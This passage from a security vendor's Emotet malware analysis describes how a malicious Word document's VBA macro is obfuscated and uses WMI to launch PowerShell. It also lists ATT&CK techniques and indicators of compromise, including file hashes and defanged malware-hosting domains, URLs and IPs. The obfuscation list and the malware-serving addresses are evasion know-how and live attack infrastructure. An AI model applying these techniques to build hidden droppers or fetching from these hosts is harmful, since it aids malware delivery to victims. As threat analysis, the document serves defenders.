> The `Win32 ProcessStartup` abstract WMI class represents the startup configuration of a Windows-based process. The class is defined as a method type definition, which means that it is only used for passing information to the Create method of the Win32_Process class.

The last variable is the global process identifier that can be used to identify a process.

Summary

The purpose of this document, as the first part of the Emotet Technical Analysis Series is to demonstrate how to reveal heavily obfuscated Visual Basic macro codes in a recent Emotet malware document. **Briefly, this obfuscated VBA code embedded in the Word document executes a PowerShell command using VMI.**

So far, adversaries used the following techniques to obfuscate VBA codes in the analyzed document:

1. Using hundreds of never-used loops, declarations, conditions, type conversions, and variable assignments.
2. Using empty macros.
3. Inserting many instances of a string (`=mmuusns=`) to the content of several variables.
4. `ShowWindow` property is set to `False` to hide the created process appearing on the user's task bar.
5. Hiding some variables in `User Forms` , instead of putting them in the macro codes.
6. Hiding some variables in properties of form variables such as `Tag` and `GroupName` properties.
7. Using `Split` function to split a string to its substrings by a given delimiter (`=mmuusns=`). The delimiter is the random string used before.
8. Joining substrings to create the original string by the `Join` function.
9. Concatenating strings with `+` and `&` operators.
10. Using alternating case strings like `winmgmtS:win32_ProcessStartuP` to bypass simple case-sensitive filters.

11. Using `ChrW` conversion and `wdKey enumeration` such as `wdKeyS` to obfuscate characters.
12. Using `WMI` to create a process instead of `cmd` . If WMI activity is not monitored, it is hard to detect creation of the malicious process. However, if WMI activity is monitored, WMI process creation gives blue teams a strong signal to investigate further since it is not something commonly seen in business processes.
13. Using uninitialized variables as the `Null` character.
15. Adding dozens of space characters to variables. Then, the `Trim` function is used to strip leading and trailing strings.
16. Using useless functions, such as the `CVar` type conversion function.

We will analyze and reveal behaviors of the PowerShell command in the second part of this Emotet Technical Analysis series.

MITRE's ATT&CK Techniques Observed

Initial Access	Execution	Defense Evasion
T1192 Spearphishing Link	T1059 Command-Line Interface	T1140 Deobfuscate/Decode Files or Information
T1193 Spearphishing Attachment	T1086 PowerShell	T1143 Hidden Windows
	T1064 Scripting	T1064 Scripting
	T1204 User Execution	
	T1047 Windows Management Instrumentation	

Indicator of Compromises (IoCs)

Delivery Documents

```
FF76FF1440947E3DD42578F534B91FDB8229C1F40FED36A3DD5688DBC51F0014
```

Emotet Executables

```
cb463bc2cfbe95d234afc0d3708babb85c7e29089d3691ab0ba6695eeeccb60f
```

Domains (serves delivery documents)

```
 ahc.mrbdev.com
alokhoa.vn
honamcharity.ir
lvita.co
selloderaza.cl
```

Domains (serves Emotet executables)

```
 5kmtechnologies.com
e-twow.be
qwqoo.com
magnificentpakistan.com
siwakuposo.com
yesimsatirli.com
```

URLs (serves delivery documents)

```
 hxxps://alokhoa.vn/wp-content/uploads/lm/1-91751097-8408196-fcan6yhfsu-gg5ak/
hxxp://honamcharity.ir/mmth4/Documentation/gepvh74lcq7h/
hxxp://lvita.co/tmp/Reporting/
hxxp://www.selloderaza.cl/wp-snapshots/balance/e2o6-62079720-0865-srgnquu24o-ppcdh20p/
```

URLs (serves Emotet executables)

```
 hxxp://ahc.mrbdev.com/wp-admin/qp0/
hxxp://e-twow.be/verde/in6k/
hxxps://humana.5kmtechnologies.com/wp-includes/KdR9xbBq1/
hxxps://magnificentpakistan.com/wp-includes/ha5j0b1/
hxxps://www.qwqoo.com/homldw/3piyy4/
hxxp://siwakuposo.com/siwaku2/X5zB0ey/
hxxp://yesimsatirli.com/baby/HsWjaCfoR/
```

IPs (serves delivery documents)

```
 45.117.169.96
149.129.92.191
158.58.186.204
186.64.116.35
```

IPs (serves Emotet executables)

```
 83.150.215.163
111.90.144.211
```

Source: https://www.picussecurity.com/blog/emotet-technical-analysis-part-1-reveal-the-evil-code